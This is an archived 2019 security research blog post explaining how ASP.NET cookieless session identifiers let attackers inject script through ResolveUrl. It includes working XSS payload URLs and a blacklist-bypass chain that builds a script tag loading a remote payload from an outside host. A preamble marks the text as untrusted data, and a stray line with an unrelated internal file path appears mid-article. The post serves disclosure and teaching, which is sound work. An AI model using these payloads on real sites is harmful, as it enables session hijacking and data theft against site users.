All is XSS that comes to the .NET

All is XSS that comes to the .NET - @phaldrzynski, Paweł Hałdrzyński, blog.isec.pl.

- Published: 2019-11-08
- Original: <https://blog.isec.pl/all-is-xss-that-comes-to-the-net/>
- Preserved from: https://blog.isec.pl/all-is-xss-that-comes-to-the-net/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Author: Paweł Hałdrzyński

The ability to easily add own resources (like *.css* or *.js*) to a project is very important feature of many frameworks. Manual updates of sub-pages to insert correct relative paths (remembering how many '../' should be added to match the directory hierarchy) can really be a nightmare. Moreover, upon decision to change the file/directory structure, fixing all of those paths again would be a waste of time. Using absolute paths, however, doesn't solve the problem either. Deploying an application to a sub-directory, instead of the root of the domain (or changing the deployment location), makes the absolute paths useless. Luckily for the developers ASP.NET takes responsibility for the above problems by offering app-root-relative URLs. Luckily for the attackers – it also opens some new ways to attack web applications.

Update: this technique has been selected as one of Top 10 web hacking techniques of 2019.

How does it work?

Let's take a look at *Control.ResolveUrl* method which resolves app-root-relative paths.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title></title>
  <script src="<%= ResolveUrl("~/Script.js") %>"></script>
</head>
<body>
  .NET version: <%=Environment.Version%>
</body>
</html>
```

This little code snippet above converts `~/Script.js` path to a server specific one. If a developer puts *Script.js* in his/her app root directory and uses the snippet above in `A/B/C/default.aspx` file, then accessing `http://localhost/A/B/C/default.aspx` renders as:

```
<script src="/Script.js"></script>
```

This seems to be pretty convenient. ASP.NET resolves ~ (tilde character) as an application's root directory – the exact place where our *Script.js* is. Even if we decide to move our project or to deploy the application somewhere else (in both scenarios: paths change) – *Script.js* is still referenced by the current webapp root directory. Described behavior seems to be pretty secure, doesn't it? What if I tell you that we can force above script to render our arbitrary URI-paths?

Back to the old times

Let's take a journey back to a dim and distant past when not all browsers respected *Cookie* header. Managing user session without cookie support seemed to be a problem. ASP.NET, however, was able to solve it by keeping session IDs directly in a URL. As "*Understand How the ASP.NET Cookieless Feature Works?ref=blog.isec.pl)*" article states:

> In earlier versions of ASP.NET (V1.0 and V1.1), the Session State feature was the only one that used the Cookieless feature.

(...) In V2.0, Anonymous Identification and Forms Authentication also use this feature.

Storing session state in a Cookie header has become more popular over time. Developers, however, still had to deal with no-cookie-browsers' support. The *SessionStateSection.Cookieless property* was introduced in ASP.NET v2.0. Its value defines how the session IDs are stored (either in a *Cookie* header or in the URL).

We don't have to deep dive into cookieless sessions internals. All we need to know is how the session IDs are passed and how they are represented in the URI-paths.

According to MSDN?ref=blog.isec.pl):

> ASP.NET maintains cookieless session state by automatically inserting a unique session ID into the page's URL. For example, the following URL has been modified by ASP.NET to include the

> unique ID lit3py55t21z5v55vlm25s55:

`http://www.example.com/(S(lit3py55t21z5v55vlm25s55))/orderform.aspx`

Some additional identifiers that might be noticed in URLs are:


- (A(?)) - Anonymous ID
- (S(?)) - Session ID
- (F(?)) - Form Authentication Ticket

The default value of `SessionStateSection.Cookieless` property is `AutoDetect` which – for modern browsers – is equivalent to storing session IDs in a *Cookie* header (instead of putting it in a URL). But even explicitly forcing ASP.NET to disable cookieless feature (setting `cookieless` parameter to `UseCookies` in web.config) doesn't mean that ASP.NET will return any error for URLs with cookieless identifiers**.** All this means that accessing `*http://localhost/(A(ABCD))/default.aspx*` will bring the same result as accessing `*http://localhost/default.aspx*` . Moreover, even `ResolveUrl` will happily add these identifiers to the resolved path!

Let's take a quick peek at the documentation.aspx?ref=blog.isec.pl):

> *if your application relies on cookieless sessions or might receive requests from mobile browsers that require cookieless sessions, using a tilde ("~") in a path can result in inadvertently creating a new session and potentially losing session data*

Now, let's move back to our `ResolveUrl` snippet from the beginning. It's located at `/A/B/C/default.aspx` (the file/directory hierarchy may be observed in the screenshot below):



When opening *http://localhost/(A(ABCD))/A/B/C/default.aspx* *the * (A(ABCD)) string is added to the *Script.js* path:

```
<script src="/(A(ABCD))/Script.js"></script>
```

The same occurs when accessing: *http://localhost/A/B/C/(A(ABCD))/default.aspx* :

```
<script src="/(A(ABCD))/Script.js"></script>
```

As I promised you before, and as you can see now, we have the control over URI-path!

And all this control leads us to an XSS:

```
http://localhost/A/B/C/(A(%22onerror=%22alert`1%22))/default.aspx
```

It's just a simple *alert* – the real fun begins when we try to prepare more usable Cross-Site Scripting exploit. As our payload jumps right into session identifier – not all characters are allowed here.

Let's go for a quick fuzzing of our URI-path to find out which characters cannot be used. We're going to consider characters from the following range: 0x00-0xF7

Everything between 0x00 and 0x1F makes the server return 400 – these are non-printable ASCII characters, hence we should ignore them. From further observation other forbidden chars (both returned 400 or 404) are:

| % | 0x25 | | | & | 0x26 | | |) | 0x29 | | | * | 0x2a | | | + | 0x2b | | | / | 0x2f | | | : | 0x3a | | | < | 0x3c | | | > | 0x3e | | | ? | 0x3f | | | \ | 0x5c | |

Three of these blacklisted characters may be of particular use for us:

- right parenthesis – we need a way to call functions in JavaScript
- plus sign – string concatenation would be nice to have
- slash – not only we want to run some JS, we also need to send the result somewhere, like external host; we can't get to external host without a slash sign

Now it's time to think of the way of bypassing all these restrictions.

Let's XSS!

Since ES6 standard JavaScript syntax offers a new feature called template strings. Instead of putting the string into quotes/double-quotes we can enclose it by backticks.

```
var text = 'Hello'
var text = `Hello`
```

One of the most important features that the backticked (aka template) strings introduce is the possibility to use JavaScript expression inside them, i.e. the value inside `${}` will be interpolated into a string.

```
var text = `Hello from ${document.domain}`
console.log(text)
>>> Hello from blog.isec.pl
```

String interpolation easily allows us to do concatenation while having `+` character blacklisted.

```
console.log(`${'a'}${'b'}${'c'}`)
>>> abc
```

Backticks also allow us to get rid of the parenthesis. I bet you are familiar with `alert 1`` alternative (which we used a few paragraphs above).

Let's use that trick to create *script* HTML-tag.

```
js=document.createElement('script')
js=document.createElement`script`
```

Once script element has been created we should point its `src` to our external XSS payload.

Just to explain what we are going to achieve here: since too many characters are blacklisted, we will create a universal way to dynamically load our payload from the external host (instead of thinking of bypassing these restrictions for every new payload). Moreover, ASP.NET cookieless session ID (which we put our JavaScript into) got its own length limitation. Loading the main XSS from somewhere else would allow us to put there as many characters as we want.

We stored a simple `alert(document.domain)` in http://blog.isec.pl/XSS.JS Once *script* tag has just been created we have to point its `src` to our external XSS payload.

```
js.src='//blog.isec.pl/XSS.JS'
```

The forbidden slash character can be bypassed by `String.fromCharCode`. Instead of using / we evaluate *`String.fromCharCode 47`` *and interpolate it into a string literal:

```
js.src=`${String.fromCharCode`47`}${String.fromCharCode`47`}blog.isec.pl${String.fromCharCode`47`}XSS.JS`
```

Now, we have to look for a place to put our freshly created *script* (hint: *head* tag would be a good idea). For the liability sake we assign `document.getElementsByTagName(head)[0]` to some lengthy-shorter variable.

```
headEl=document.getElementsByTagName`head`[0];
```

And now all we have to do is call `headEl.appendChild(js)`. It turns, however, to be not as obvious as we thought.

Let's move back to our `alert 1`` example. Although it works as it should with string literals, it yields a pretty unexpected result when we put a JS-expression as its argument:

```
alert`${1}`
```

Instead of an evaluated 1 we see comma on the screen. It turns out that `alert( ${1} )` is not the same as `alert ${1}``.

The last syntax is what's called tagged template strings. `function params`` does not take *params* and put them as *function*'s argument. It just uses the *function* to modify the template string *params*.

```
function whatsGoingOn()
{
        console.log(arguments);
}
whatsGoingOn`${1}`

>>> [ ["", ""], 1 ]
```

The first parameter of the array is string literals gathered around a JS expression. Just to confirm that:

```
whatsGoingOn`LEFT${5-1}RIGHT`
>>> [ ["LEFT", "RIGHT"], 4 ]
```

That's actually really good news for us! JavaScript offers a way to execute code like here:

```
new Function(["whatever","whatever"],"alert(1)")()
```

Which is equivalent to:

```
var test = "alert(1)";
new Function`whatever${test}whatever`
```

All we want to do right now is just call `headEl.appendChild(js)` the exactly same way as above. We still cannot, however, use parentheses. Anyway, why should we care? Let's put `headEl.appendChild(js)` in a hash-fragment of URI (*http://localhost/A/B/C/default.aspx#headEl.appendChild(js)*) and then call `new Function` on `document.location.hash`.

So, we get rid of # character: `document.location.hash.substr 1`` and call it:

```
js = document.createElement`script`;
js.src=`${String.fromCharCode`47`}${String.fromCharCode`47`}blog.isec.pl${String.fromCharCode`47`}XSS.JS`;
headEl=document.getElementsByTagName`head`[0];
new Function`X${document.location.hash.substr`1`}X`;

/*

http://localhost/A/B/C/(A(%22onerror=%22js=document.createElement`script`;js.src=${String.fromCharCode`47`}${String.fromCl

*/
```

Voilà!

This issue has been tested on all major browsers (Firefox, Edge, Chrome):

| ASP.NET version | <%=Environment.Version%> == 4.0.30319.42000 | | Firefox | 69.0.1 (64-bit) (the newest version) | | Microsoft Edge | 44.17763.1.0 (the newest version) | | Chrome | 77.0.3865.90 (Official Build) (64-bit) [XSS Auditor needs to be disabled] | | | | |

What about the others?

The `<script>` element is not the only HTML tag where `ResolveUrl` might appear. It's commonly used in `link`, `a`, `img` and even many more HTML tags. The code snippet below contains example HTML tags where our payload leads to an XSS (for `<a href>` tag remember to change `onerror` from our URL-payload to `onmouseover` or `onclick` event attribute, otherwise it won't work).

```
<script src="<%= ResolveUrl("~/file.js") %>"></script>
<link href="<%= ResolveUrl("~/file.css") %>" rel="stylesheet">
<img src="<%= ResolveUrl("~/file.jpg") %>" />
<a href="<%= ResolveUrl("~/file.aspx") %>">click</a>
```

Luckily, `ResolveUrl` is not the only way to resolve ~ to the webapp root directory. Let's take a quick glance at how other ASP.NET's features behave when they're dealing with cookieless session identifier in the URL.

```
<!-- run src attribute on the server side as an HTML Control -->
<img src="~/file.jpg" runat="server" />

<!-- run as Web Control -->
<asp:Image ID="Image1" runat="server" ImageUrl="~/file.jpg" />

<!-- run as ResolveUrl -->
<img src="<%= ResolveUrl("~/file.jpg") %>" />
```

Accessing our quick XSS PoC:

```
http://localhost/A/B/C/(A(%22onerror=%22alert`1%22))/default.aspx
```

leads us to the below results:

```
<!-- run src attribute on the server side as an HTML Control -->
<img src="../../../file.jpg" />

<!-- run as Web Control -->
<img id="Image1" src="../../../file.jpg" />

<!-- run as ResolveUrl -->
<img src="/(A("onerror="alert`1`"))/file.jpg" />
```

Web Control and HTML Control omitted cookieless part of the URL while resolving ~ character. That means that – unfortunately – we're unable to perform an XSS attack there.

Summary

We gained some knowledge about old ASP.NET feature – a cookieless session – which, for backward compatibility, still exists in contemporary web applications. Moreover, we found out how the Cross-Site Scripting vulnerability can be exploited and we learned some JS tricks to make our XSS payloads more handy – even though some character are blacklisted.
